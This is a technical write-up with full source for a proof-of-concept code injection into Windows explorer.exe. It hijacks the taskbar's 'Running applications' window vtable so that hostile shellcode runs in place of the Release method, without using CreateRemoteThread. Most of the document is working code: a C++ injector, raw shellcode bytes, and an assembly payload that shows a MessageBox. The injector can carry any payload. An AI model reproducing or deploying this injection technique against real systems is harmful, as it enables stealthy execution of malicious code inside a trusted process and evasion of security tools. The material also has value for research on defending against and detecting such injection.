

# Code Injection using Taskbar

x0r19x91

October 14, 2020

## 1 Introduction

COM is an unexplored part when it comes to code injection. The general process of injecting code is *VirtualAllocEx* → *WriteProcessMemory* → *CreateRemoteThread*. Windows' components heavily leverage COM. This article will be exploiting the COM functionality to achieve code injection without using *CreateRemoteThread*

## 2 Description

I will be describing how to inject arbitrary code into explorer.exe using the Taskbar. I was looking in the taskbar *MSTaskListWClass*, and I found a valid pointer in the "Extra Window Bytes" for the "Running applications" window.




Figure 1: Inspecting Running Applications

So, we have an address at the window bytes. Attaching to x64dbg and inspecting the memory address, that page seems to be Writable and it's storing a Vtable




Figure 2: Window Bytes

The vtbl is essentially is for CTaskListWnd::WndProc. We have AddRef, Release, and WndProc.




Figure 3: vtable




Figure 4: xref

So, we can either hook AddRef or Release. Since they are called before and after calling WndProc. Now we cannot modify the vtable since it's readonly.

This exploit allocates a page of memory and uses the first 24 bytes for the new vtable and the remaining bytes for the shellcode and the payload. And the window bytes is pointer is set to the new page

```

.text:000000014001BCFB      jz     loc_14001BD85
.text:000000014001BD01      xor     edx, edx          ; nIndex
.text:000000014001BD03      call    cs:_imp_GetWindowLongPtrW
.text:000000014001BD0A      nop
.text:000000014001BD0F      mov     rbx, rax
.text:000000014001BD12      test    rax, rax
.text:000000014001BD15      jz     loc_1400E84E9
.text:000000014001BD18      mov     rax, [rax]
.text:000000014001BD1E      mov     rcx, rbx
.text:000000014001BD21      mov     rax, [rax]          ; AddRef
.text:000000014001BD24      call    cs:_guard_dispatch_icall_fptr
.text:000000014001BD2A      mov     rax, [rbx]
.text:000000014001BD2D      mov     r9, rbp
.text:000000014001BD30      mov     r8d, edi
.text:000000014001BD33      mov     [rsp+38h+var_18], r14
.text:000000014001BD38      mov     rdx, rsi
.text:000000014001BD3B      mov     rcx, rbx
.text:000000014001BD3E      mov     rax, [rax+10h]    ; v_WndProc
.text:000000014001BD42      call    cs:_guard_dispatch_icall_fptr
.text:000000014001BD48      mov     rbp, rax
.text:000000014001BD4B      cmp     edi, 82h
.text:000000014001BD51      jz     loc_1400E84C8
.text:000000014001BD57      loc_14001BD57:          ; CODE XREF: CImpWndProc::s_WndProc(HWND__ *,uint,unsign
.text:000000014001BD57      mov     rcx, [rbx]
.text:000000014001BD5A      mov     rax, [rcx+8]
.text:000000014001BD5E      mov     rcx, rbx
.text:000000014001BD61      call    cs:_guard_dispatch_icall_fptr
.text:000000014001BD67      loc_14001BD67:          ; CODE XREF: CImpWndProc::s_WndProc(HWND__ *,uint,unsign

```

Figure 5: The function calls

### 3 Source Code

```

#include <Stdio.h>
#include <windows.h>
#include <TlHelp32.h>
#include <stdio.h>
#include <vector>
#pragma comment(lib, "user32")

LPCTSTR pid2name(DWORD dwPid)
{
    static char procName[261];
    HANDLE hSnapshot;
    PROCESSENTRY32 entry;
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32First(hSnapshot, &entry))
    {
        do
        {
            if (entry.th32ProcessID == dwPid)
            {
                lstrcpy(procName, entry.szExeFile);
                return procName;
            }
        }
        while (Process32Next(hSnapshot, &entry));
    }
}

```

```

    }

    return "(none)";
}

HWND g_hwndMSTaskListWClass;

BOOL WINAPI EnumProc(HWND hWnd, LPARAM lP)
{
    static char szClass[128];
    GetWindowText(hWnd, szClass, 127);
    if (!lstrcmp(szClass, "Running applications"))
    {
        g_hwndMSTaskListWClass = hWnd;
    }
    return TRUE;
}

typedef struct {
    UINT64 pfnAddRef;
    UINT64 pfnRelease;
    UINT64 pfnWndProc;
} CImpWndProc;

int main()
{
    HWND hw = NULL;
    DWORD dwPid;
    SIZE_T nRead;

    HWND hwShellTray = FindWindowEx(NULL, NULL, "Shell_TrayWnd", NULL);
    printf("[<] ShellTrayWnd: %p\n", hwShellTray);

    EnumChildWindows(hwShellTray, EnumProc, NULL);

    printf("[*] Running applications: %p\n", g_hwndMSTaskListWClass);
    GetWindowThreadProcessId(g_hwndMSTaskListWClass, &dwPid);
    printf("[*] ProcessId: %d\n", pid2name(dwPid), dwPid);

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    printf("[*] Handle: %p\n", hProcess);

    auto m_windowPtr = GetWindowLongPtr(g_hwndMSTaskListWClass, 0);
    printf("[*] VTable Ptr Ptr: %p\n", (PVOID)m_windowPtr);

    CImpWndProc m_vTable {};

```

```

UINT64 ptrVTable;
ReadProcessMemory(hProcess, PVOID(m_windowPtr), &ptrVTable, sizeof ptrVTable, &nRead);
printf("[*] VTable Ptr: %p\n", PVOID(ptrVTable));
ReadProcessMemory(hProcess, PVOID(ptrVTable), &m_vTable, sizeof m_vTable, &nRead);
printf("[CImpWndProc.AddRef] -> %p\n", m_vTable.pfnAddRef);
printf("[CImpWndProc.Release] -> %p\n", m_vTable.pfnRelease);
printf("[CImpWndProc.WndProc] -> %p\n", m_vTable.pfnWndProc);

// shellcode
// -----
// mov rax, addr of shellcode
// call rax
// mov rax, old_release_vptr
// jmp rax
// -----
const char payload[] = {
    0x53, 0x51, 0x52, 0x56, 0x57, 0x55, 0x41, 0x50, 0x41, 0x51,
    0x41, 0x52, 0x41, 0x53, 0x41, 0x54, 0x41, 0x55, 0x41, 0x56,
    0x41, 0x57, 0x48, 0x8B, 0x05, 0x58, 0x00, 0x00, 0x00, 0x48,
    0xFF, 0x05, 0x51, 0x00, 0x00, 0x00, 0x48, 0x83, 0xF8, 0x03,
    0x7D, 0x34, 0x33, 0xC9, 0xE8, 0x0D, 0x00, 0x00, 0x00, 0x48,
    0x65, 0x6C, 0x6C, 0x6F, 0x20, 0x57, 0x6F, 0x72, 0x6C, 0x64,
    0x21, 0x00, 0x5A, 0xE8, 0x09, 0x00, 0x00, 0x00, 0x78, 0x30,
    0x72, 0x31, 0x39, 0x78, 0x39, 0x31, 0x00, 0x41, 0x58, 0x41,
    0xB9, 0x40, 0x00, 0x00, 0x00, 0x48, 0x8B, 0x05, 0x21, 0x00,
    0x00, 0x00, 0xFF, 0xD0, 0x41, 0x5F, 0x41, 0x5E, 0x41, 0x5D,
    0x41, 0x5C, 0x41, 0x5B, 0x41, 0x5A, 0x41, 0x59, 0x41, 0x58,
    0x5D, 0x5F, 0x5E, 0x5A, 0x59, 0x5B, 0xC3, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x2C, 0x0B, 0xD3, 0xF9,
    0x7F, 0x00, 0x00
};
size_t payloadSize = sizeof payload;

auto vTableMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 32,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
printf("New VTable: %p\n", vTableMem);
auto vMem = (UINT64) VirtualAllocEx(
    hProcess, NULL, 4096,
    MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE
);
WriteProcessMemory(hProcess, PVOID(vMem), payload, payloadSize, &nRead);

printf("[*] Payload Addr: %#016lx\n", vMem);

```

```

std::vector<uint8_t> shellcode;

// mov rax, vMem
shellcode.push_back(uint8_t(0x48));
shellcode.push_back(uint8_t(0xb8));

for (int i = 0; i < 8; i++)
    shellcode.push_back(uint8_t(vMem >> i*8 & 0xff));

// call rax
shellcode.push_back(uint8_t(0xff));
shellcode.push_back(uint8_t(0xd0));

// mov rax, old_release
shellcode.push_back(uint8_t(0x48));
shellcode.push_back(uint8_t(0xb8));

for (int i = 0; i < 8; i++)
    shellcode.push_back(uint8_t(m_vTable.pfnRelease >> i*8 & 0xff));

// jmp rax
shellcode.push_back(uint8_t(0xff));
shellcode.push_back(uint8_t(0xe0));

printf("Press Enter To Exploit!\n");
char sc;
sc = getchar();

auto shellcodeAddr = vMem + payloadSize + 15 & -16;
m_vTable.pfnRelease = shellcodeAddr;
printf("[*] Shellcode Addr: %#016lx\n", shellcodeAddr);
WriteProcessMemory(hProcess, PVOID(shellcodeAddr), shellcode.data(), shellcode.size(), &nRead);
WriteProcessMemory(hProcess, PVOID(vTableMem), &m_vTable, sizeof m_vTable, &nRead);
WriteProcessMemory(hProcess, PVOID(m_windowPtr), &vTableMem, sizeof vTableMem, &nRead);

CloseHandle(hProcess);
}

```

## 4 Payload

```

.code

main:
    push rbx
    push rcx

```

```

push rdx
push rsi
push rdi
push rbp
push r8
push r9
push r10
push r11
push r12
push r13
push r14
push r15
mov rax, [count]
inc qword ptr [count]
cmp rax, 3
jge bye
xor ecx, ecx
call next
db "Hello World!", 0

next:
pop rdx
call fuck
db "x0r19x91", 0

fuck:
pop r8
mov r9d, 040h
mov rax, [fnMessageBoxA]
call rax

bye:
pop r15
pop r14
pop r13
pop r12
pop r11
pop r10
pop r9
pop r8
pop rbp
pop rdi
pop rsi
pop rdx
pop rcx
pop rbx

```

```

ret

; this controls the max number of times
; the exploit will be executed
count dq 0
; hardcoded, just for poc
; will resolve dynamically later
fnMessageBoxA dq 00007FF9D30B2CE0h

```

end

## 5 Output




Figure 6: Output